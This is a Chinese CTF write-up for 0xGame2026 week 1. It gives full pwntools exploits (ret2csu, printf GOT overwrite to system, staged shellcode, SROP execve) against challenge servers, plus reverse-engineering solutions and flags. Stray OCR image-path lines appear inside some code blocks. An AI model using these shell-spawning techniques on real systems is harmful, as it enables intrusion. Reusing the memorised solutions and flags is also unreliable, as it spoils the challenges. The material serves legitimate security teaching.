整道题的考法在于随机生成100道加减乘除的数学题，同时限制了输入时间。也就是说，没有办法通过人工一道一道输入来最后获取flag。所以一定要通过写脚本来实现。还有个小坑是，脚本里能识别的加减乘除和题目中提供的加减乘除存在差异，所以这里需要替换来实现算式的处理。

下面给出exp

代码块

```
from pwn import *
context.log_level = 'debug'

io = remote('nc1.ctfplus.cn',34343)
#io = process('./pwn')
for i in range(100):
    io.recvuntil(b'calculate: ')
    data = io.recvuntil(b' =')[:-2].decode('utf-8')
    if '＋' in data:
        data = data.replace('＋','+')
    if '—' in data:
        data = data.replace('—','-')
    if 'x' in data:
        data = data.replace('x','*')
    if '÷' in data:
        data = data.replace('÷','//')
    ans = str(eval(data)).encode()
    io.recvuntil(b'answer: ')
    io.sendline(ans)

io.interactive()
```

Ret2csu

这题有两种解法。（或者是三种，大同小异

怎么有个非预期...这太坏了....

1.通过程序给出的win函数直接getshell。

2.利用write函数泄露出libc基地址，然后直接打rop链就行。

先来讲讲预期解怎么做。

首先，这里我去设置了一个数组：

代码块

```
void (*doors[])(int, int, int) = {lose1, lose2, win};
```

这里是初衷是为了和ret2csu结合，后面会提到。

然后看一下主程序。

代码块

```
ssize_t vuln()
{
  _BYTE buf[16]; // [rsp+0h] [rbp-10h] BYREF

  write(1, "Welcome to ret2csu.This time , you need three keys to open the door.\n", 0x45uLL);
  return read(0, buf, 0x100uLL);
}
```

会发现其实很简单。其他啥也没给。就给了write和read函数。同时溢出给的范围很大。正常情况可以去考虑打ret2libc。可是这里没有给puts函数。考虑去利用write函数。但是也没有给足够的gadget。所以这里只能利用一个非常神奇的函数 `__libc_csu_init` 。

看下反汇编

代码块

```
.text:0000000000401330 ; void __fastcall _libc_csu_init(unsigned int, __int64, __int64)
.text:0000000000401330                 public __libc_csu_init
.text:0000000000401330 __libc_csu_init proc near               ; DATA XREF: _start+1A↑o
.text:0000000000401330 ; __unwind {
.text:0000000000401330                 endbr64
.text:0000000000401334                 push    r15
.text:0000000000401336                 lea     r15, __frame_dummy_init_array_entry
.text:000000000040133D                 push    r14
.text:000000000040133F                 mov     r14, rdx
.text:0000000000401342                 push    r13
.text:0000000000401344                 mov     r13, rsi
.text:0000000000401347                 push    r12
.text:0000000000401349                 mov     r12d, edi
.text:000000000040134C                 push    rbp
.text:000000000040134D                 lea     rbp, __do_global_dtors_aux_fini_array_entry
.text:0000000000401354                 push    rbx
.text:0000000000401355                 sub     rbp, r15
```

```
.text:0000000000401358                sub     rsp, 8
.text:000000000040135C                call    _init_proc
.text:0000000000401361                sar     rbp, 3
.text:0000000000401365                jz      short loc_401386
.text:0000000000401367                xor     ebx, ebx
.text:0000000000401369                nop     dword ptr [rax+00000000h]
.text:0000000000401370
.text:0000000000401370 loc_401370:                            ; CODE XREF:
__libc_csu_init+54↓j
.text:0000000000401370                mov     rdx, r14
.text:0000000000401373                mov     rsi, r13
.text:0000000000401376                mov     edi, r12d
.text:0000000000401379                call    ds:
(__frame_dummy_init_array_entry - 403E10h)[r15+rbx*8]
.text:000000000040137D                add     rbx, 1
.text:0000000000401381                cmp     rbp, rbx
.text:0000000000401384                jnz     short loc_401370
.text:0000000000401386
.text:0000000000401386 loc_401386:                            ; CODE XREF:
__libc_csu_init+35↑j
.text:0000000000401386                add     rsp, 8
.text:000000000040138A                pop     rbx
.text:000000000040138B                pop     rbp
.text:000000000040138C                pop     r12
.text:000000000040138E                pop     r13
.text:0000000000401390                pop     r14
.text:0000000000401392                pop     r15
.text:0000000000401394                retn
.text:0000000000401394 ; } // starts at 401330
.text:0000000000401394 __libc_csu_init endp
```

其实我们只需要把目光放在 `loc_401370` 和 `loc_401386` 就可以了。我们把上面的称作 `csu2`，下面的称作 `csu1`。可以清晰的看出来，这里基本涉及到所有我们需要的寄存器。所以通过这两段的结合，就可以间接控制 `rdi rsi rdx`。同时call的函数也可以由我们决定。

`jnz` 不相等就跳转。所以，这里我们只要设置 `rbp=rbx` 就行，这里不需要进行跳转。

关键 `call []` 这里的 `[]` 作用是解引用。所以我们这里需要传入一个地址指针，指向我们真正想要调用的函数的真实地址。所以，这里我们就可以把r15设置为door的地址，rbx设置为2（当然r15直接设置为&door[2]，rbx=0也是可以的。

第二种解法就是通过这里的传参构造write函数。最后泄露出libc基地址。本来想防一下的，但是其实这种解法也很常见，就留着了。可以在网上先看懂ret2csu的打法，再来看这道题就很简单了。

下面给出exp。

代码块

```python
from pwn import *
context.arch = 'amd64'
context.log_level = 'debug'

io = remote('nc1.ctfplus.cn', 42585)
#io = process('./pwn')
elf = ELF('./pwn')
libc = ELF('./libc-2.31.so')
csu1 = 0x40138A
csu2 = 0x401370
ret = 0x401394
pl = flat([
    b'a'*0x18,
    ret,
    csu1,
    2,
    3,
    0x111,
    0x222,
    0x333,
    0x404050,
    csu2,
    b'a'*56])
io.recvuntil(b'door.')
io.send(pl)
'''
pl2 = flat([
    b'a'*0x18,
    csu1,
    0,
    1,
    1,
    elf.got.write,
    8,
    elf.got.write,
    csu2,
    b'a'*56,
    elf.sym.vuln])
io.send(pl2)
base = u64(io.recvuntil(b'\x7f')[-6:]+b'\x00\x00') - 0x10e280
success(hex(base))
sys = 0x052290 + base
binsh = 0x1b45bd + base
#success(hex(libc.sym.write))
pl2r = b'a'*0x18 + p64(ret-1) + p64(0x402054) + p64(ret) + p64(sys)
io.recvuntil(b'door.')
io.send(pl2r)
```

```
48  '''
49  io.interactive()
```

FMT

题干的提示可以知道，这道题利用的是 `printf` 。其中 `printf` 的用法有泄露栈上残存的内容，如栈地址，canary的值或者libc基地址，还有可以通过长链修改栈上的内容。

其中修改栈上的内容由 `%n` 来控制。改写的大小则由之前输入的字节数决定。

在了解了 `printf` 的简单用法后，我们还是先看下保护。

代码块

```
1  [*] '/home/xizi/Desktop/demo/week1/FMT/pwn'
2      Arch:       amd64-64-little
3      RELRO:      Partial RELRO
4      Stack:      No canary found
5      NX:         NX enabled
6      PIE:        No PIE (0x400000)
7      SHSTK:      Enabled
8      IBT:        Enabled
9      Stripped:   No
```

代码块

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    char buf[24]; // [rsp+0h] [rbp-80h] BYREF
4    char buf_1[104]; // [rsp+18h] [rbp-68h] BYREF
5
6    puts("What's your name?");
7    read(0, buf, 0x18uLL);
8    printf(buf);
9    puts("Good name!But do you know the magic of printf?");
10   puts("Tell me something you know about printf!");
11   read(0, buf_1, 0x40uLL);
12   printf(buf_1);
13   puts(buf);
14   puts("Oh,obviously you don't know the magic!");
15   puts("Good bye");
16   return 0;
17 }
```

主程序很简单。可以允许我们有两次读入的机会，同时两次都不存在栈溢出。

我们知道 `printf` 的用法一般是和 `%d %s %c` 等结合来使用。但是这里直接就用了 `printf(buf)` 来使用。所以可以通过在buf中填入 `%p %s` 等占位符来泄露栈上残存的的数据。

同时注意到，这里如果能把 `puts_got` 表改写为指向 `system` ，同时输入的 `name` 是 `/bin/sh` ，就可以getshell了。所以整体思路是，通过 `printf` 先泄露出libc基地址，再通过 `printf` 劫持 `puts_got` 为 `system` ，最后获取flag。

下面给出exp。

代码块

```
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'

io = remote('nc1.ctfplus.cn',25231)
#io = process('./pwn')
libc = ELF('./libc.so.6')
elf = ELF('./pwn')
io.recvuntil(b'name?')
#gdb.attach(io)
io.send(b'/bin/sh;'+b'%8$saaaa' + p64(elf.got.puts) )
base = u64(io.recvuntil(b'\x7f')[-6:]+b'\x00\x00') - libc.sym.puts
#success(hex(base))
io.recvuntil(b'printf!')
#gdb.attach(io)
sys = base + libc.sym.system
mid = (sys >> 16) & 0xff
success(hex(mid))
low = sys & 0xffff
success(hex(low))
pl2 = (f'%{mid}c%12$hhn' + f'%{low-mid}c%8$hn').encode()
pl2 = pl2.ljust(24,b'a')
pl2 += p64(elf.got.puts+2)
#gdb.attach(io)
io.send(pl2)

io.interactive()
```

Shellcode?shellcode!

进程序一读，很明显正常去打shellcode肯定行不通。这里只让读入9个字节，完全不够最短字节的shellcode。所以，这里我们不得不去自己写shellcode。

由于这里只能写入9个字节，所以我们可以先去构造一个能读入足量字节的read。

那么也就是要控制 `rax = 0`，`rdi = 0`，`rsi = 可控地址`，`rdx = 足量字节`。

由于我们是通过read来构造的。所以为了省字节，可以让 `rsi = buf` 保持不变。这样的话，我们的shell就初具成型了。

代码块

```
read = asm('''
        xor eax,eax
        xor edi,edi
        push 0x50
        pop rdx
        syscall
        ''')
```

算一下，刚好满足九个字节的要求。所以此时程序会要求我们再次读入0x50的字节。不过问题来了，由于我们控制的 `rsi = buf`。所以此时 `rip` 指向的应该是 `buf + 9`。所以在我们第二次读入shellcode的时候，需要先补齐9个字节。这里直接用nop填充了。

下面给出exp。

代码块

```
from pwn import *
context.arch = 'amd64'
context.log_level = 'debug'

io = remote('nc1.ctfplus.cn',33686)
#io = process('./pwn')
read = asm('''
        xor eax,eax
        xor edi,edi
        push 0x50
        pop rdx
        syscall
        ''')
io.recvuntil(b'say ?')
#gdb.attach(io)
io.send(read)
pause()
io.send(b'\x90'*9+asm(shellcraft.sh()))
io.interactive()
```

Missing 15

可以上网找下srop的打法。其实就是一道较为简单的入门题。

关键点在于如何去控制 `rax=15` 。

代码块

```
__int64 vuln()
{
  signed __int64 v0; // rax
  char buf[16]; // [rsp+0h] [rbp-10h] BYREF

  v0 = sys_read(0, buf, 0x400uLL);
  return 0LL;
}
```

这里允许读入0x400的字节，同时buf只有0x10的大小。所以是存在栈溢出的。而且也满足srop需要较多字节的溢出。

通常我们是通过控制read读入的字节数为15来控制 `rax=15` 。不过通过阅读本题的反汇编可以看出问题。

代码块

```
.text:0000000000401033 ; __int64 vuln()
.text:0000000000401033 vuln            proc near               ; CODE XREF:
_start+1E↑p
.text:0000000000401033
.text:0000000000401033 buf             = byte ptr -10h
.text:0000000000401033
.text:0000000000401033                 push    rbp
.text:0000000000401034                 mov     rbp, rsp
.text:0000000000401037                 sub     rsp, 10h
.text:000000000040103B                 mov     rax, 0
.text:0000000000401042                 mov     rdi, 0          ; fd
.text:0000000000401049                 lea     rsi, [rsp+10h+buf] ; buf
.text:000000000040104D                 mov     rdx, 400h       ; count
.text:0000000000401054                 syscall                 ; LINUX -
sys_read
.text:0000000000401056                 xor     rax, rax
.text:0000000000401059                 leave
.text:000000000040105A                 retn
.text:000000000040105A vuln            endp
```

可以看到，这里在运行完read后，`xor rax,rax`，把rax置零了。也就是说，我们没有办法控制read来控制rax。

这个时候，只要多阅读一些反汇编，就会发现有个`magic`函数，没有显式调用在主程序中。这一定有猫腻。

代码块

```
.text:000000000040105B magic:
.text:000000000040105B                 mov     rax, 1
.text:0000000000401062                 mov     rdi, 1
.text:0000000000401069                 lea     rsi, msg_welcome_end
.text:0000000000401070                 mov     rdx, 0Fh
.text:0000000000401077                 syscall                 ; LINUX -
    sys_write
.text:0000000000401079                 retn
```

现在就可以看出来，magic函数是通过构造了一个write函数。输出一定的内容。关键在于`mov rdx,0Fh`。也就是说，这一定的内容整体长度为15。所以这里最后返回给rax的值也一定是15。

在明白了这一点后，我们就可以通过rop来控制程序到magic函数。之后就是正常打srop了。

下面给出exp。

代码块

```
from pwn import *
context.arch = 'amd64'
context.log_level = 'debug'

io = remote('nc1.ctfplus.cn',15783)
#io = process('./pwn')
elf = ELF('./pwn')
syscall = 0x40107a

s = SigreturnFrame()
s.rax = 59
s.rdi = 0x403033
s.rsi = 0
s.rdx = 0
s.rip = syscall
magic = 0x40105b
pl = b'a'*0x18 + p64(magic) + p64(syscall) + bytes(s)

io.recvuntil(b'challenge.')
io.send(pl)

```

```
22  io.interactive()
```

Reverse

sign in

文件放到 `ida` 打开然后 `shfit+f12` 查看字符串

```
.rdata:0…  00000018  C  Welcome to 0xGame2026!!
.rdata:0…  0000000C  C  Input flag:
.rdata:0…  0000000E  C  Wrong length!
.rdata:0…  00000009  C  Correct!
.rdata:0…  00000007  C  Wrong!
.rdata:0…  00000035  C  0xGame{0pen_1DA_4nd_start_y0ur_reverse_Engineering!}
```

ez_upx

附件在DIE查看，是UPX壳

```
PE64
    操作系统: Windows(Server 2003)[AMD64, 64 位, 控制台]                                S  ?
    链接程序: GNU Linker ld (GNU Binutils)(2.30)[控制台64,console]                      S  ?
    编译器: MinGW                                                                       S  ?
    语言: C/C++                                                                         S  ?
    打包工具: UPX(5.02)[LZMA,brute]                                                     S  ?
    (Heur)打包工具: Compressed or packed data[EntryPoint + Imports like UPX (v3.91+) + Sections like U...  S  ?
```

`upx -d` 脱壳

```
D:\>upx -d "D:\ctf\0xGame2026 test\week1\ez_upx\attachment1.exe"
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2025
UPX 5.0.2       Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 20th 2025

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     17408 <-     10752   61.76%    win64/pe     attachment1.exe

Unpacked 1 file.
```

然后在ida中查看

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  Stream *Stream; // rax
  Stream *Stream_1; // rax
  char Buffer[136]; // [rsp+20h] [rbp-90h] BYREF
  size_t v7; // [rsp+A8h] [rbp-8h]


  sub_401A70(argc, argv, envp);
  SetConsoleOutputCP(0xFDE9u);
  printf("Input flag: ");
  Stream = (FILE *)psub_402F60();
  fflush(Stream);
  Stream_1 = (FILE *)psub_402F60();
  if ( fgets(Buffer, 128, Stream_1) )
  {
    v7 = strcspn(Buffer, "\r\n");
    Buffer[v7] = 0;
    if ( (unsigned int)sub_40184A(Buffer) )
      puts("Correct! Welcome to reverse engineering.");
    else
      puts("Wrong flag. Try again!");
    puts("Press Enter to exit...");
    getchar();
    return 0;
  }
  else
  {
    puts("Input error.");
    return 1;
  }
}
```

加密逻辑是先进行一个密钥为 `vivo50` 的循环异或，然后一个 `base64` 编码，密文是 `RhExDlhVDSdGGEJHKRBGGmpbGFkBMGBgLkhXTkg=`

```
unsigned __int64 __fastcall sub_401550(__int64 p_Buffer, __int64 a2, unsigned __int64 n29)
{
  unsigned __int64 n29_2; // rax
  unsigned __int64 n29_1; // [rsp+8h] [rbp-8h]

  for ( n29_1 = 0; ; ++n29_1 )
  {
    n29_2 = n29_1;
    if ( n29_1 >= n29 )
      break;
    *(_BYTE *)(a2 + n29_1) = aVivo50[n29_1 % 6] ^ *(_BYTE *)(p_Buffer + n29_1);
  }
  return n29_2;
}
```

赛博厨子一把梭




欸？云朵

动态调试题~~*（被非预期爆了，我要大肆截屏的！）*~~

运行exe可以看到弹窗一闪而过，尝试动态调试定住弹窗

弹窗和ida都能看到



这题因为加密算法并不复杂，所以很多静态做的

不过动态调试是一个很强大的功能。还是建议大家要学习一下OvO

旧时代的信号

~~*旮旯给木里不是这样的！*~~

如题，无法运行



因为这个是16位的应用程序，是由汇编语言直接编写再编译的，现代操作系统一般都无法直接运行

但它还是二进制文件，ida可以分析，不过F5看伪代码就没法用了

因为程序本身很简单，所以直接读汇编然后自己同构脚本运行一下就能得到flag

代码块

```
cipher = bytes.fromhex(
    "f4fe88c2d254640628d5bdb665584d1d"
    "567e0b99e6f2a4557d218396e1100d4f5c"
)

def rol8(x, n):
    return ((x << n) | (x >> (8 - n))) & 0xff

key = 0xa7
plain = []

for i, b in enumerate(cipher):
    v = ((b >> 3) | (b << 5)) & 0xff
    v = ((v - 7 - i) & 0xff) ^ key
    plain.append(v)
    key = rol8((key + v) & 0xff, 1) ^ i

print(bytes(plain).decode())

```

然后也可以配置DOSBox，运行一下



z3-solver

简单的z3求解器使用，附件放进ida查看

程序使用 `fgets` 读取字符串并去掉换行。 `main` 首先检查输入长度必须为 23，随后调用真正的校验函数

校验函数包含一个执行 23 次的循环

```
__int64 __fastcall sub_401550(__int64 p_Buffer)
{
  int n22; // [rsp+Ch] [rbp-4h]

  for ( n22 = 0; n22 <= 22; ++n22 )
  {
    if ( *(_BYTE *)(p_Buffer + n22) <= 0x1Fu || *(_BYTE *)(p_Buffer + n22) > 0x7Eu )
      return 0;
    if ( 5 * *(unsigned __int8 *)(p_Buffer + (n22 + 1) % 23)
       + 3 * *(unsigned __int8 *)(p_Buffer + n22)
       + 11 * *(unsigned __int8 *)(p_Buffer + (n22 + 7) % 23)
       + 7 * *(unsigned __int8 *)(p_Buffer + (n22 + 4) % 23) != word_404000[n22] )
      return 0;
  }
  return 1;
}
```

用z3求解，脚本如下

代码块

```
from z3 import *

E = [2849,1983,2604,2603,2300,2144,2759,2593,2030,2574,2901,2565,2747,2306,3016,3019,1791,3150,2632,2019,2799,2599,2647]
c = [Int(f'c{i}') for i in range(23)]
s = Solver()

for x in c:
    s.add(x >= 32, x <= 126)

for i in range(23):
    s.add(3*c[i] + 5*c[(i+1)%23] + 7*c[(i+4)%23] + 11*c[(i+7)%23] == E[i])

s.check()
print(''.join(chr(s.model()[x].as_long()) for x in c))
```

Guess

运行是一个猜数字游戏，有五次猜测机会，~~不过猜对了也没有flag~~

```
Welcome to 0xGame2026!
Let's play a game now.
You have five chances to guess the number (0-100)
> 2
Wrong!
Try again!
>
```

DIE查看，发现是`pyinstaller`打包文件

```
PE64
    操作系统: Windows(Vista)[AMD64, 64 位, 控制台]                S  ?
    链接程序: Microsoft Linker(14.36.36246)                       S  ?
    编译器: Microsoft Visual C/C++(19.36.36246)[C]                S  ?
    语言: Python                                                  S  ?
    工具: Visual Studio(2022, v17.6)                              S  ?
    打包工具: PyInstaller[modified]                               S  ?
    (Heur)打包工具: Compressed or packed data[Strange overlay]    S  ?
  附加: Binary[偏移=0x0005b200,大小=0x0075cb70]
      存档: Raw Deflate stream[@02h]                              S  ?
      数据: ZLIB data[ZLIB compression best]                      S  ?
```


`PyInstaller`是一个把 Python 脚本及其依赖打包成独立可执行文件（如 .exe），方便分发和运行的工具

通常我们对此类题目的处理方式是用pyinstxtractor解包后再反编译

解包工具：https://github.com/extremecoders-re/pyinstxtractor

反编译网站：PyLingual

解包后查看解包文件夹，关键逻辑在game.pyc中



将它反编译，能看到函数的逻辑了

其实就是一个简单的TEA，`TEA_KEY = b"guess_secret_key"`，16 字节 key 按 `<4I` 解释为四个小端 32 位整数，每 8 字节一组，执行 32 轮 `delta = 0x9E3779B9` 的 TEA 逆运算，解密结果最后一个字节是 PKCS#7 padding 长度

```
DELTA = 2654435769
MASK = 4294967295
TEA_KEY = b'guess_secret_key'
FLAG_CIPHERTEXT = bytes.fromhex('1102c93630fe71bd39ad4e4cc34600299897001c3300581e465c56d2a11ba430819e7a59f1c20188f40ccba3a312dd3d')
def tea_decrypt(data: bytes, key: bytes) -> bytes:
    # irreducible cflow, using cdg fallback
    """Decrypt little-endian TEA blocks."""
    # ***<module>.tea_decrypt: Failure: Compilation Error
    words = struct.unpack('<4I', key)
    result = bytearray()
    for offset in range(0, len(data), 8):
        left, right = struct.unpack('<2I', data[offset:offset + 8])
        total = DELTA * 32 & MASK
        for _ in range(32):
            right = right - ((left << 4) + words[2] ^ left + total ^ (left >> 5) + words[3]) & MASK
            total = total - DELTA & MASK
            left = left - ((right << 4) + words[0] ^ right + total ^ (right >> 5) + words[1]) & MASK
        result.extend(struct.pack('<2I', left, right))
    padding = result[(-1)]
    if not (1 <= padding <= 8 and result[-padding:] != bytes([padding]) * padding):
        raise ValueError('bad padding')
            return bytes(result[:-padding])
```

~~*猜出来是没有flag的:D*~~

```
else:
    if guess == target:
        print('You win!')
        print('flag is 0xGame{I'm just kidding :D}')
        secret = tea_decrypt(FLAG_CIPHERTEXT, TEA_KEY)
        if not secret.startswith(b'0xGame{'):
            raise RuntimeError('integrity check failed')
```

根据代码逆向操作即可

代码块

```
import struct

D = 0x9E3779B9
M = 0xFFFFFFFF
K = struct.unpack("<4I", b"guess_secret_key")
ct = bytes.fromhex(
    "1102c93630fe71bd39ad4e4cc3460029"
    "9897001c3300581e465c56d2a11ba430"
    "819e7a59f1c20188f40ccba3a312dd3d"
)
r = bytearray()

for i in range(0, len(ct), 8):
```

```
        a, b = struct.unpack("<2I", ct[i:i+8])
        s = D * 32 & M
        for _ in range(32):
            b = (b - (((a << 4) + K[2]) ^ (a + s) ^ ((a >> 5) + K[3]))) & M
            s = (s - D) & M
            a = (a - (((b << 4) + K[0]) ^ (b + s) ^ ((b >> 5) + K[1]))) & M
        r.extend(struct.pack("<2I", a, b))

    r = r[:-r[-1]]
    print(r.decode())
```

ez_flower

首先，什么是花指令?

> **花指令**是企图隐藏掉不想被逆向工程的代码块(或其它功能)的一种方法, 在真实代码中插入一些垃圾代码的同时还保证原有程序的正确执行, 而程序无法很好地反编译, 难以理解程序内容, 达到混淆视听的效果。它的目的主要是干扰静态分析，从而增加逆向分析难度

这题是简单的花指令，附件放进ida可以发现按f5伪代码不出现了，以及ida中大段的飘红

上下翻动找到ida提示的位置

第一处，可以看到 `.text:0040106B` 处的 `loc_40106F+1` ，这个意思就是说程序从40106B跳到了40106F，也就是说中间的 `11 22 33` 是花指令

`xor eax, eax` 后的 `jz` 必然成立，因此 `11 22 33` 不会执行，nop掉

```
.text:00401069 33 C0                            xor     eax, eax
.text:0040106B 74 03                            jz      short near ptr loc_40106F+1
.text:0040106D 11 22                            adc     [edx], esp
.text:0040106F
.text:0040106F                  loc_40106F:                             ; CODE XREF: .text:0040106B↑j
.text:0040106F 33 FC                            xor     edi, esp
.text:00401071 C7 45 F8 00 00 00                mov     dword ptr [ebp-8], 0
.text:00401071 00
.text:00401078 EB 09                            jmp     short loc_401083
.text:0040107A                  ; ---------------------------------------------------------------------------
```

然后先Undefine再Program，也就是按U+P，可以看到飘红消失了

```
.text:00401060                  sub_401060      proc near               ; CODE XREF: .text:0040122A↓p
.text:00401060
.text:00401060                  var_8           = dword ptr -8
.text:00401060                  var_1           = byte ptr -1
.text:00401060                  arg_0           = dword ptr  8
.text:00401060                  arg_4           = dword ptr  0Ch
.text:00401060                  arg_8           = dword ptr  10h
.text:00401060
.text:00401060 55                               push    ebp
.text:00401061 8B EC                            mov     ebp, esp
.text:00401063 83 EC 08                         sub     esp, 8
.text:00401066 53                               push    ebx
.text:00401067 56                               push    esi
.text:00401068 57                               push    edi
.text:00401069 33 C0                            xor     eax, eax
.text:0040106B 74 03                            jz      short loc_401070
.text:0040106D 90                               nop
.text:0040106E 90                               nop
.text:0040106F 90                               nop
.text:00401070
.text:00401070                  loc_401070:                             ; CODE XREF: sub_401060+B↑j
.text:00401070 90                               nop
.text:00401071 C7 45 F8 00 00 00                mov     [ebp+var_8], 0
.text:00401071 00
.text:00401078 EB 09                            jmp     short loc_401083
.text:0040107A                  ; ---------------------------------------------------------------------------
```

其他几处处理类似，这里就不进行演示了

